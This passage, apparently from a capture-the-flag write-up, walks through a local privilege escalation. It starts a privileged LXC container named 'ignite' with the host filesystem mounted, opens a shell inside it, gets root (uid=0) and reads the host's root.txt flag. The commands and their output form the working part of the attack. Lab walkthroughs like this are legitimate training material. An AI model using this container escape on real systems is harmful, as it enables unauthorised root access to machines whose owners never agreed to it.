lxc start ignite
lxc exec ignite /bin/sh
id
```

So first we are initializing the container and allowing it to run with elevated privileges basically privileges of root then we are mounting the resources from host machine to /mnt/root of the image and then starting the container. After this we are executing a command /bin/sh on it which will give a shell for the image. This image in container is running with elevated privileges so executing a shell means getting a root/pwned shell.

```
01:42 pm exploitable john@exploitable Sun Sep 15 2024 /tmp 13:42 john
lxc exec ignite /bin/sh
id
~ # id
uid=0(root) gid=0(root)
~ #
```

And became root.

```
/mnt/root # ls
bin                  cdrom                etc
boot                 dev                  home
/mnt/root #
```

So, in /mnt/root, we have the root directory of the machine inside a mount point of the container.

```
/mnt/root/root # ls
root.txt
/mnt/root/root #
```

So got root/last flag.....